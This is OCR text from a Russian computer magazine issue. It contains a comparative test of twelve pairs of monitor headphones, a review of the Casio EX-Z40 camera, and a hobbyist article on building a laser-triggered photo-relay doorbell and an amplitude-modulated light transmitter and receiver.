❶. Для прослушивания музыки через компьютер использовалась программа Apollo, в плей-лист которой были добавлены композиции (разных стилей музыки) с битрейтом 190 kbps.


❷. Для оценки воспроизведение резких звуков использовалась программа Unreal Tournament 2004, где особое внимание обращалось на воспроизведение всевозможных игровых эффектов.

❸. Далее мы использовали композиции из пункта 1 на MP3-Flash плеере MPIO FL-100 (чтобы понять, можно ли конкретную модель использовать с портативной техникой).

❹. На работу с каждой парой наушников отводилось около двух часов для определения удобства посадки и степени уставания при длительном использовании.

test_lab благодарит за предоставленное на тестирование оборудование компанию «Мультимедиа Клуб» (т.: 943-92-90).

SONY MDR 7505



Тип: закрытые мониторные, supraaural
Частотный диапазон: 10-25000 Гц
Искажения: N/A
Сопротивление: 40 Ом
Чувствительность: 106 дБ
Регуляторы: складные
Длина кабеля: 3 м
Штепсель: MiniJack (3.5 мм) + адаптер на 6.3 мм
Вес: 220 г


По характеристикам воспроизведения звука эта модель довольно схожа с Sony MDR 7506. Различия только в конструкции. Во-первых, наушники являются больше supra-, чем circumaural (хотя здесь вопрос неоднозначный), но из-за уменьшенных амбушюр ощущается значительный дискомфорт при прослушивании музыки более получаса (особенно это почувствуют люди, пользующиеся очками, поскольку дужки сильно прижимаются к голове). Во-вторых (и это скорее плюс), сами динамики являются откидными и поворотными (сохранилась складная система и добавился разворот на 90 градусов, что будет удобным для мониторинга "в одно ухо"). Остальные фишки, как то: неодимовый магнит, увеличенная мембрана, кабель из бескислородной меди и золотое покрытие контактов - по-прежнему имеют место быть.

AKG K101

Тип: полуоткрытые, supraaural
Частотный диапазон: 18-22000 Гц
Искажения: N/A
Сопротивление: 19 Ом
Чувствительность: 101 дБ
Регуляторы: самонастраивающаяся дужка
Длина кабеля: 3 м
Штепсель: MiniJack (3.5 мм) + адаптер на 6.3 мм
Вес: 160 г

Более всего наушники AKG K101 подходят для использования с карманными плеерами или для работы в качестве звукового дополнения компьютера, поскольку специально облегчены и достаточно устойчиво держатся на голове (можно заниматься спортом). Полуоткрытая конструкция предполагает проникновение части звуков окружающей обстановки, но вместе с тем обеспечивается проветривание ушной раковины (что немаловажно при активном образе жизни). Звучание, конечно же, не дотягивает до профессиональной Hi-Fi-техники, однако наушники по своим параметрам обгоняют некоторое более дорогие аналоги. Низкие частоты воспроизводились достаточно точно и качественно, правда, немного не хватает глубины, а с высоким же диапазоном особых проблем замечено не было - звуковая картина четкая и ясная.

AKG K271



Тип: закрытые мониторные, circumaural
Частотный диапазон: 16-28000 Гц
Искажения: <0.3%
Сопротивление: 55 Ом
Чувствительность: 91 дБ
Регуляторы: автоподстраивающаяся дужка
Длина кабеля: 3 м
Штепсель: MiniJack (3.5 мм) + адаптер на 6.3 мм
Вес: 240 г

AKG K271 представляют собой вариацию закрытых мониторных наушников, и это позволяет избежать наслаивания звуков внешней среды на музыкальные композиции. Система предназначена для применения в профессиональных целях, однако неплохо показала себя и в нашем тесте. Звучание музыки оказалось хорошим (во многом благодаря технологии Varimotion, которая обеспечивает естественный звук без искажений во всем диапазоне частот), а конструкция весьма продуманной. При долгой работе с этой акустикой дискомфортные ощущения отсутствуют, а самонастраивающаяся широкая дужка обеспечивает надежное и вместе с тем удобное крепление на голове. Съемный кабель длиной три метра имеет с одной стороны стандартный мини-джэк (переходничек на джэк прилагается), а к наушникам присоединяется стандартный трехпиновый (mini-XLR) разъем, так что с заменой провода проблем возникнуть не должно.

SENNHEISER HD 212 PRO

Тип: закрытые мониторные, supraaural
Частотный диапазон: 12-19000 Гц
Искажения: <0.2%
Сопротивление: 32 Ом
Чувствительность: 112 дБ
Регуляторы: отсутствуют
Длина кабеля: 3 м
Штепсель: MiniJack (3.5 мм) + адаптер на 6.3 мм
Вес: 220 г

Наушники подойдут как профессионалам, так и просто любителям качественного звука. Продвинутые материалы позволяют выделить низкие частоты, благодаря чему обеспечивается мощный глубокий (насколько это можно сказать о таком типе акустики) бас, что должно понравиться любителям современной ритмичной музыки. Из-за технологии (прилегание к ушам) низкие звуки несколько гундят, но высокие частоты вне всяких похвал. Поскольку исполнение прилегающих к ушам частей закрытое, можно не волноваться за окружающих, прослушивая композиции даже на очень высокой громкости. При длительном использовании возникает некоторый дискомфорт - дужка слишком тугая и наушники ощутимо давят.
Довольно удобна конструкция со снимающимися амбушюрами и возможностью замены отделки (мягкой части) позволяет продлить срок службы всей системы. Сделанные из бескислородной меди провода и позолоченные коннекторы исключают возникновение посторонних искажений и шумов, а входящий в комплект адаптер на 6.3 мм обеспечивает возможность использования системы вместе с профессиональной аппаратурой.

SENNHEISER HD 500

Тип: открытые мониторные, circumaural
Частотный диапазон: 14-21000 Гц
Искажения: <0.2%
Сопротивление: 32 Ом
Чувствительность: 105 дБ
Регуляторы: отсутствуют
Длина кабеля: 3 м
Штепсель: MiniJack (3.5 мм) + адаптер на 6.3 мм
Вес: 210 г

Конструкция очень похожа на предыдущую, но имеет несколько иные характеристики - меньшее сопротивление позволяет получить приемлемую мощность (в метро можно забыть о грохоте поезда), а сниженный диапазон частот дает более глубокий бас. Эта система так же достаточно удобна - расширенная дужка снижает нагрузку на голову и позволяет носить наушники в течение нескольких часов без отрыва от прослушивания музыки. Амбушюры в отличие от предыдущей модели выполнены из кожи (что, как нам кажется, менее удобно), а такой же поворотный механизм обеспечивает "анатомичность" принимаемой системой формы. Более всего эти наушники подходят для мягких композиций (не хард-трэш-рока), где наиболее полно проявляются все плюсы устройства.

SONY MDR 7506

Тип: закрытые мониторные, circumaural
Частотный диапазон: 10-25000 Гц
Искажения: <0.05%
Сопротивление: 63 Ом
Чувствительность: 106 дБ
Регуляторы: складные
Длина кабеля: 3 м
Штепсель: MiniJack (3.5 мм) + адаптер на 6.3 мм
Вес: 230 г

Высококачественное устройство, произведенное компанией Sony, позволяет полностью погрузиться в мир звуков и забыть обо всем. Музыка, воспроизводимая акустической системой, просто бесподобна (широкий диапазон частот позволяет во всей красе услышать и гулкий гром тамтамов, и тонкое пение скрипки), причем отлично звучат не только классические, но и современные композиции с четким ритмом.
О конструкции можно сказать, что она весьма и весьма продуманная, а заявленные тесты на прочность (механические) обещают выдерживать нагрузки даже в жестких условиях эксплуатации. Наушники умеют складываться в компактный мешочек (который входит в комплект) и в этом состоянии занимают очень мало места. Подключаются они к звуковоспроизводящему устройству посредством пружинного кабеля (который легко растягивается до трех метров) из бескислородной меди (тем самым обеспечивается надежный канал для сигнала). Примененные в "ушах" неодимовые магниты обеспечивают повышенную мощность и глубину сигнала.

SENNHEISER HD 280 PRO

Тип: закрытые мониторные, circumaural
Частотный диапазон: 8-25000 Гц
Искажения: <0.1%
Сопротивление: 64 Ом
Чувствительность: 102 дБ
Регуляторы: откидные амбушюры
Длина кабеля: 1-3 м (спиральный шнур)
Штепсель: MiniJack (3.5 мм) + адаптер на 6.3 мм
Вес: 285 г

При первом использовании сразу ощущается немалый вес наушников (по сравнению с другими моделями), однако постепенно к этому привыкаешь и особого дискомфорта при работе не чувствуешь. Эта система была разработана в первую очередь для ди-джеев (и на радио), а также профессионалов в области музыки. Практически полная изоляция от внешних шумов и прекрасное воспроизведение композиций действительно возводят ее в ранг отличной системы (нижнюю частоту воспроизведения в 8 Гц способно выдать не всякое оборудование).
В прилагающейся инструкции подробно рассказывается о том, как можно разобрать и заменить практически любую часть системы, и о проведении чистки. Складная конструкция амбушюров позволяет без проблем производить транспортировку устройства, а их поворот обеспечивает возможность одностороннего мониторинга. Пружинный провод оказывается немного неудобен при использовании совместно с устройствами воспроизведения звука, находящимися с правой стороны, поскольку кабель будет мешать работе, провисая над руками.

SENNHEISER HD 570

Тип: открытые мониторные, circumaural
Частотный диапазон: 18-22000 Гц
Искажения: <0.2%
Сопротивление: 64 Ом
Чувствительность: 102 дБ
Регуляторы: отсутствуют
Длина кабеля: 3 м
Штепсель: MiniJack (3.5 мм) + адаптер на 6.3 мм
Вес: 210 г

Очень приятные по ощущениям наушники (велюровые амбушюры и мягкая легкая дужка сохраняют чувство комфорта даже при использовании очень продолжительное время) полностью охватывают ухо, но по конструкции являются открытыми (то есть полной изоляции от внешнего мира нет). Благодаря расширенному динамическому диапазону (особенно поднятой верхней границе) система наиболее подходит для прослушивания симфонических композиций (что и отражено в названии - "Symphony"). Из-за особенностей конструкции (открытая система, со специальными облегченными катушками и усиленными магнитами) бас звучит более мягко, нежели у предыдущей модели того же производителя, а высокие частоты в некоторых случаях становятся настолько пронзительными, что приходится специально занижать их в эквалайзере.
Съемный трехметровый кабель из бескислородной меди удобен тем, что является съемным (конец, подключающийся к наушникам, имеет стандартный разъем MiniJack 2.5 мм), а само соединение происходит лишь с одной стороны. Высокое сопротивление не позволяет использовать хэдфоны совместно с переносной техникой (MP3- или CD-плеером), поскольку громкости в сильно зашумленном месте будет не хватать из-за малой мощности усилителя.

AKG K240

Тип: полуоткрытые мониторные, circumaural
Частотный диапазон: 15-20000 Гц
Искажения: <0.25%
Сопротивление: 600 Ом
Чувствительность: 88 дБ
Регуляторы: саморегулирующаяся дужка
Длина кабеля: 3 м
Штепсель: MiniJack (3.5 мм) + адаптер на 6.3 мм
Вес: 240 г

Эта система относится к классу высококачественной Hi-Fi-аппаратуры, причем классическая конструкция обеспечивает наиболее чистое звучание - примененные мощные магниты дают жесткий бас, а активная диафрагма призвана улучшить качество звука. Систему не удастся использовать без дополнительного усилителя с обыкновенным плеером или компьютером, поскольку сопротивление наушников весьма большое, но они на это и не рассчитаны, ведь область использования AKG K240 обозначается как профессиональная.
Большие, охватывающие уши амбушюры сделаны с расчетом на длительное использование, и действительно - после прослушивания музыки в течение полутора часов никаких болезненных ощущений не возникло. Самоподстраивающаяся дужка помогает наиболее оптимально закрепить наушники на голове, однако надежность такого крепления очень невысокая.


AKG K66

Тип: полуоткрытые мониторные, circumaural
Частотный диапазон: 18-22000 Гц
Искажения: <1%
Сопротивление: 32 Ом
Чувствительность: 96 дБ
Регуляторы: автоподстройка высоты дужки
Длина кабеля: 3 м
Штепсель: MiniJack (3.5 мм) + адаптер на 6.3 мм
Вес: 210 г

Неплохой вариант наушников бюджетного класса. Свою стоимость система отрабатывает сполна, воспроизводя достаточно чистый и вместе с тем сочный звук. Сказать, что это - акустика высшего класса, нельзя, однако она является не самым худшим образцом. Нам показалась не совсем удобной система с самонастраивающейся дужкой, поскольку устойчивость на голове в этом случае весьма слабая и при резких поворотах вся конструкция сваливается. Что касается физических ощущениях при прослушивании, то из-за слабой дужки давление на уши минимальное и с наушниками можно работать достаточно продолжительное время, а полуоткрытые амбушюры способствуют проветриванию околоушного пространства. Низкое сопротивление способствует применению AKG K66 совместно с маломощной аппаратурой (вроде карманного плеера), но при сильной зашумленности внешней среды получить удовольствие от музыки не получится (все-таки система не полностью изолирует от окружающего мира).

NADY QH 660

Тип: закрытые мониторные, circumaural
Частотный диапазон: 20-20000 Гц
Искажения: N/A
Сопротивление: 32 Ом
Чувствительность: 107 дБ
Регуляторы: поворотные амбушюры
Длина кабеля: 2.9 м
Штепсель: MiniJack (3.5 мм) + адаптер на 6.3 мм
Вес: N/A



Наушники более всего призваны стать спутником ди-джея, поскольку имеется весьма удобная функция разворота амбушюр на 90 градусов, что позволяет осуществлять мониторинг музыки. Мягкий велюровый материал амбушюр обеспечивает комфортную работу весьма долгое время. Конструкция системы такова, что на голове наушники крепятся прочно и надежно, а шарнирный подвес динамиков дает наиболее удобное облегание ушной раковины. При настройке длины дужка системы кажется хлипкой (узлы крепления имеют значительный люфт) и в экстремальных условиях она может отломиться. По звучанию же это действительно неплохая система, с мягким сочным басом (который обеспечивается мощными неодимовыми магнитами) и чистыми высокими частотами, однако для профессионального применения может не хватить динамического диапазона.

NADY QH 360

Тип: открытые мониторные, circumaural
Частотный диапазон: 20-22000 Гц
Искажения: N/A
Сопротивление: 64 Ом
Чувствительность: 106 дБ
Регуляторы: дужка с функцией автонастройки
Длина кабеля: 3 м
Штепсель: MiniJack (3.5 мм) + адаптер на 6.3 мм
Вес: N/A

Конструкция наушников (мягкие приятные амбушюры, широкая лента дужки с автонастройкой длины) обеспечивает их удобную и прочную посадку на голове, и использовать систему можно сколь угодно долгое время без накопления усталости в области ушной раковины. Созданные для применения совместно с качественными источниками цифрового звука, динамики наушников прекрасно воспроизводят низкие частоты, на высоких же инструментах качество также остается весьма неплохим. А хорошая чувствительность обеспечивает воспроизведение громкого мощного звука. Открытое устройство наушников обеспечивает естественность и комфортность прослушивания музыки.

ВЫВОДЫ

Протестировав двенадцать пар наушников, мы сделали единственный вывод: сначала стоит определиться с областью применения системы, а перед покупкой акустического устройства нужно обязательно послушать и проверить его на себе, чтобы избежать проблем в дальнейшем. Среди всех сегодняшних систем стоит выделить две.

Первая - Sony MDR 7506 - показала наивысшее качество звука и удобное крепление на голове, и именно этим наушникам отдается награда "Выбор редакции". Вторая же - Sennheiser HD 212 Pro - также очень удобна в использовании и обладает очень чистым и приятным звучанием, поэтому для нее остается награда "Лучшая покупка".

Александр Иванов, test_lab (test_lab@gameland.ru)

УЛЬТРАКОМПАКТНЫЙ ФОТОАППАРАТ CASIO EX-Z40

Камеры класса "компакт", как правило, являются модным аксессуаром, поэтому им просто необходимо выглядеть стильно, не обременять карманы владельца большим весом и габаритами и иметь при этом сносное качество изображения. Сегодня мы представляем твоему вниманию миниатюрную цифровую камеру Casio Exilim EX-Z40 с 4-мегапиксельной матрицей. Поклонники тотальной миниатюризации будут обрадованы тем, что в таком малюсеньком корпусе уместились еще и видеокамера, способная создавать короткие ролики со звуком, и цифровой диктофон.

УСТРОЙСТВО

Несмотря на малые габариты камера имеет все атрибуты, присущие полноразмерным фотособратьям. В наличии 3-кратный ZOOM-объектив производства Pentax, матрица высокого разрешения и возможность ручного управления большинством съемочных параметров. Интересна комплектация: устройство поставляется на рынок не "голышом", а вместе с удобной док-станцией. Именно через нее осуществляется зарядка аккумулятора и перекачка фотографий в компьютер. Наличие подобного кредла освобождает пользователя от необходимости возиться с вечно падающими под стол проводами и отдельными зарядными устройствами: просто поставил камеру в гнездо - и готово! Другим преимуществом кредла является его устойчивость к механическим воздействиям: воткнутый в камеру кабель можно слегка дернуть и повредить разъем, а с плотно сидящей в док-станции камерой такого не произойдет.

При первом же опыте работы с Casio EX-Z40 приятно удивляет полная и качественная русификация всех пунктов меню управления. Его структура и логика управления также достаточно продуманны, режимы работы вспышки, диапазоны фокусировки, баланс белого могут быть изменены вручную, даже если выбрана одна из сюжетных программ.

Традиционным недостатком незеркальных цифровых фотоаппаратов принято считать низкую скорость работы. Редко когда удается заснять зевающего за соседней партой сокурсника: камеру нужно включить, подождать, пока объектив наведется на резкость и сам кадр будет непосредственно снят. В Casio EX-Z40 решена одна из этих проблем - вдобавок к обычным режимам придуман режим "панорамного автофокуса". Хитрость заключается в том, что камере не надо долго и тщательно определять расстояние до объекта, так как автоматика примерно оценивает дистанцию, грубо фокусируется и прикрывает диафрагму, тем самым выставляя большую глубину резкости. В итоге, довольно резкий снимок получается намного быстрее.

КАЧЕСТВО СНИМКОВ

Мы сделали несколько съемочных серий, что бы иметь представление о том, насколько хорошо работает этот фотоаппарат. Благодаря чувствительности матрицы в 50 единиц ночные кадры получаются весьма малошумными, а возможность ручного выставления баланса белого помогает справиться с освещением ночного города разными по цветовой температуре светильниками. Макросъемка тоже на высоте, максимальное увеличение таково, что обыкновенный спичечный коробок не умещается в кадр. Уверенная работа автоматического баланса белого в дневное время, сочетающаяся с хорошей цветопередачей, делает эту камеру пригодной для съемок на природе.

ВЫВОДЫ

Знаток в деле создания ультракомпактных камер, компания Casio в очередной раз порадовала своих покупателей. Фотоаппарат Casio EX-Z40 обладает малыми размерами и весом, места в кармане занимает не более чем колода игральных карт, но при этом фотоснимки, полученные с его помощью, радуют глаз четкостью, низкой зернистостью и яркими цветами.

Casio EX-Z40 ($397)
Светочувствительная матрица: CCD, 1/2,5 дюйма. 4.0 MPix
Максимальное разрешение, px: 2304x1728
Фокусное расстояние объектива, мм: 5,8-17,4 (35-105 в 35-мм эквиваленте)
Апертура: F2.6/F4.3
Выдержка: 1/2000-4 с
Чувствительность матрицы, ISO: 50, 100, 200, 400
Встроенная память, Мб: 9.7
Используемые карты памяти: SD/MMC
Формат файлов: JPEG (EXIF) - изображения, MJPEG - ролики
Видоискатель: оптический, 3x zoom
ЖК-дисплей: TFT 2.0", 84960 пикселей
Интерфейсы: USB
Габариты (ДхШхВ), мм: 87x57x23 (со сложенным объективом)

NeO1eX (NeO1eX@rambler.ru, www.alexhak.narod.ru)

ПАЯЛЬНИК

СО СКОРОСТЬЮ СВЕТА

Тебе, наверное, знакома ситуация: друзья, обломавшись войти в подъезд, с радостным видом спешат известить о своем приходе, кинув что-нибудь тяжелое типа кирпича тебе в окно. Устал менять стеклопакеты? Torga это статья для тебя!

ДО ТОГО КАК

Согласно второму закону Ньютона, ускорение, приобретаемое телом, прямо пропорционально силе, действующей на него. Прочность оконного стекла напрямую зависит от его толщины. Кинетическую энергию кирпича, брошенного другом, рассчитать, в принципе, можно, но придется принять во внимание количество выпитого другом пива. К сожалению, эта величина зачастую не является константой, а это значит, что придется считать, используя некоторые законы из теории вероятности. Что, уже взял в руки калькулятор? Не стоит, возьми лучше паяльник: считать - удел ботанов, а не жестянщиков, и потому будем решать эту проблему более радикальным способом - сделаем дистанционный мегазвонок.

И радикалом будет обыкновенный псевдолазерный брелок. А называется он так потому, что внутри его не что иное, как китайское подобие полупроводникового лазера - этакий гиперболоид инженера Гарина XX века.

Открою большой секрет товарища Н.Г. Басова: в лазерах любого типа (рубиновом, газовом, полупроводниковом и т.д.) нет никакого намека на линзы (в источнике - да, но ничто не мешает поставить оптическую систему на выходе лазера - прим. AvaLANche'a), потому как последние преломляют свет, а по теории (и на практике тоже) лазер должен обеспечивать параллельное и однонаправленное когерентное излучение. Короче, лажа это все... Но эту лажу за неимением какой-либо другой на придется использовать. Применений ей множество, и Спец уже писал об этом.

1	Плата, на которой все закреплено
2	Теплоотвод
3	Светодиод повышенной яркости, используемый в нештатном режиме
4	Втулка-держатель с резьбой
5	Пружина, прижимающая линзу к втулке
6	Линза
7	Втулка, регулирующая фокусировку линзы

По теории лазер должен обеспечивать параллельное иоднонаправленное когерентное излучение.

КЕНТАТОР

Схему этого нехитрого девайса ты можешь увидеть на рис. 2. В нем всего четыре детали. Сам девайс представляет собой фотореле. Самой главной деталью в нашем реле является фотодиод. Фотодиод отличается от обычного диода тем, что начинает проводить ток, только когда освещен. Torga он открывается, но по-прежнему проводит ток лишь в одном направлении. Этим свойством мы и воспользуемся. Когда мы наводим луч нашего брелока на фотодиод VD1, он открывается, через резистор R1 начинает протекать ток, срабатывает ключ на транзисторе VT1, что приводит к появлению логической 1 на коллекторе этого транзистора. Уровень этой единички мы можем регулировать резистором R2. Этот же резистор задает рабочую точку для транзистора VT1. Резистор R1 служит для ограничения тока, и, меняя его сопротивление, можно тем самым регулировать уровень срабатывания реле. Это необходимо для точной настойки, дабы реле не срабатывало само в результате изменения солнечной активности.




Рис. 2. Кентатор

Рис. 3. Ждущий мультивибратор

Итак, у нас есть реле, которое выдает логическую 1 при наведении на него луча брелока. Это уже само по себе неплохо, но практической пользы от этой единички чистый ноль. А если подключить наш девайс, скажем, к LPT1 порту на какой-либо разряд шины данных и написать утилиту, которая бы опрашивала этот порт и при появлении "1" сигнализировала бы об этом звуковым сигналом? Это уже лучше. Но мы же, блин, жестянщики - зачем нам писать какие-то утилиты, когда можно решить проблему, используя горячий паяльник?

На рис. 3 представлено решение этой проблемы. Это устройство называется ждущим мультивибратором. Рассмотрим его работу подробней. Когда на входе, коим является база транзистора VT1, подан "0", транзистор открыт и на входе элемента 2И-НЕ DD1.1 также сигнал с нулевым логическим уровнем. Как только появляется сигнал "1", транзистор закрывается, что является благоприятным фактором для возникновения колебаний. В нашем случае частота колебаний равна 1 кГц, но ее можно поменять, изменив соответствующие номиналы R3 и C1. Даже если ты не меломан, то все равно просто обязан знать, что человеческое ухо воспринимает колебания в диапазоне от 20 Гц до 20 кГц (в идеале). Самый пик чувствительности этого уха как раз приходится на частоту 1 кГц. И издает эти колебания не что иное, как пьезоэлектрический излучатель ZQ1. Конечно, можно было бы использовать и динамическую головку, но в нашем случае это ни к чему, потому

АМПЛИТУДНАЯ МОДУЛЯЦИЯ




Рис. 8

■ Давай договоримся: раз световая волна и радиоволна - это практически одно и тоже, то и обзовем их одним словом – «несущая». Но несущая сама по себе никакой информации не несет. Зато она определяет частоту, на которой генерируется сигнал. Посмотри на верхний график, что на рис. 8. Это и есть несущая с частотой f и амплитудой a1. На среднем графике показан сигнал с частотой F и амплитудой a2, который мы хотим с помощью этой несущей передать. Так вот, модуляцией называется процесс изменения параметров несущей в такт передаваемым данным. В нашем случае данными является речевой сигнал, а измеряемый параметр - амплитуда. Это и называется модуляцией по амплитуде, или амплитудной модуляцией. В результате мы получаем сигнал, как на нижнем графике рис. 8. Нетрудно догадаться, что при амплитудной модуляции происходит излучение энергии даже при отсутствии сигнала. В наших экспериментах это не столь важно, но для профессионалов это является большим недостатком. Другим важным для профессионалов недостатком амплитудной модуляции является наличие двух полос приема (f+F и f-F). Для нас это тоже неважно, потому как вряд ли мы напоремся на еще один передатчик, частота несущей которого совпадет с нашей. Но ты должен знать, что из-за наших упрощений мы жертвуем до 7/8 полезной энергии. Поэтому в наше время амплитудной модуляцией практически никто не пользуется, и, чтобы сократить потери полезной энергии, в профессиональной радиосвязи пользуются некоторыми ухищрениями, а именно стараются подавить несущую практически до нуля (такой сигнал называется DSB - Double Signal Band - двухполосный сигнал) и, вкупе с этим, сократить уровень побочных излучений, попросту кастрировать одну из полос (такой сигнал называется SSB - Simple Signal Band - однополосный сигнал).

как не оркестровые партитуры воспроизводим. Да и пьезоэлектрический излучатель более заточен под монотонный сигнал, чем головка. К тому же, он меньше по размерам. Ты уже, наверное, догадался, что резистор R1 задает рабочую точку для транзистора VT1, а резистор R2 ограничивает ток, поступающий на базу. Кстати, тебе интересно, почему ZQ1 так странно включен? Все просто: на него приходят сигналы в противофазе, а это значит, что амплитуда сигнала (громкость то бишь) гораздо больше.

Ты уже далеко не новичок в этом вопросе, и мне просто неудобно заводить разговоры о применяемых в девайсе деталях. Но позволь все же пару байт. В устройстве применены обычные резисторы МЛТ-0.125, вместо которых, разумеется, можно поставить любые, удовлетворяющие формуле Мощность/Сопротивление/Габариты (рис. 4), например, МОН-0,125.

Единственный конденсатор в кентаторе может быть любым (даже бескорпусным), но я все же поставил наш - проверенный временем "флажок" (рис. 5). Одно требование - емкость 1 нФ. Микросхему DD1 К561ЛА7, что на рис. 6, ты должен был увидеть в августовском номере, но если почему-то не увидел, то посмотри еще раз. Используемый в девайсе фотодиод - половинка сборки (не путать с оптопарой!), представленной на рис. 7. Такие сборки из двух фотодиодов есть в любых мышах (по три штуки на мышь). Так как такие пары имеют значительный разброс по параметрам и дабы не иметь никаких проблем, используется только один фотодиод пары. Хотя, в принципе, можно применить любой фотодиод, работающий в инфракрасном-красном диапазоне. n-p-n транзистор - КТ315 с любым буквенным индексом. Также можно использовать без ограничений транзисторы серии КТ3102.

ТЕЛЕФОН, ТЕЛЕГРАФ...

■ В век бурного развития интернета и IT-технологий вообще все мы подзабыли о модном в свое время господине - Герце, который как-то раз выпил меньше всех и открыл явление распространения электричества в пространстве. Да и о нашем соотечественнике - изобретателе радио Александре Степановиче Попове мы вспоминаем разве что 5 мая. Благодаря им мы теперь знаем, что световая волна и радиоволна, по сути, одно и то же - электрические колебания, распространяющиеся в пространстве, только световые имеют более высокую частоту, чем привычные радиоволны. А раз так, то нельзя ли их использовать в свое удовольствие? Можно! Световую волну можно, например, промодулировать звуком и передавать тем самым данные без проводов. Вот этим и займемся.

На рис. 9 представлена схема такого передатчика, работающего в световом диапазоне частот и позволяющего получить амплитудно-модулированный сигнал. Резистором R1 задается необходимый ток для усилителя, встроенного в электретный микрофон BM1. Каскад на транзисторе VT1 - не что иное, как классический усилитель звуковой частоты, в который помимо транзистора входят резисторы R2, R3, R4. Сигнал с микрофона поступает через разделительный конденсатор C1 (который отсекает постоянную составляющую) на базу этого транзистора. Подбором резистора R2 можно задать коофициент усиления каскада. В принципе, ничего подбирать не надо, потому оставим его с таким сопротивлением, какое указано на схеме. Далее усиленный сигнал поступает на базу транзистора VT2. Этот каскад выполнен на более мощном транзисторе, ведь его нагрузкой является наш брелок, а он, как известно, тока потребляет немеряно. (Если есть желание, изомерь: включи в разрыв между напряжением питания и катодом светодиода амперметр, потом мне расскажешь :-).) Брелок-то и испускает амплитудно-модулированные световые импульсы.

Но передать импульсы - это полдела, нам необходимо их еще и принять. Ты можешь предположить, что приемником будет половинка нашего кентатора, и будешь совершенно... неправ. А неправ потому, что кентатор способен улавливать лишь импульсы, а нам необходим приемник, который может переварить АМ-сигнал. Этим приемником будет устройство, показанное на рис. 10.

Передаваемый нашим передачиком АМ-сигнал принимается таким же фотодиодом, что использовался в кентаторе. Далее, через разделительный конденсатор C1, он подается на базу транзистора VT1, который вместе с ре-

Рис. 4. Подстроечные резисторы

Рис. 5. "Флажок"




Рис. 6. К561ЛА7




Рис. 7. Фотосборка




Рис. 9. АМ-передатчик




Рис. 10. АМ-приемник




Рис. 11




Рис. 12. Цоколевка транзисторов

Рис. 13. Конденсаторы TREC

Рис. 14. Динамическая головка

Рис. 15. Микрофон МКЭ-3




Рис. 18. Печатник АМ-приемника

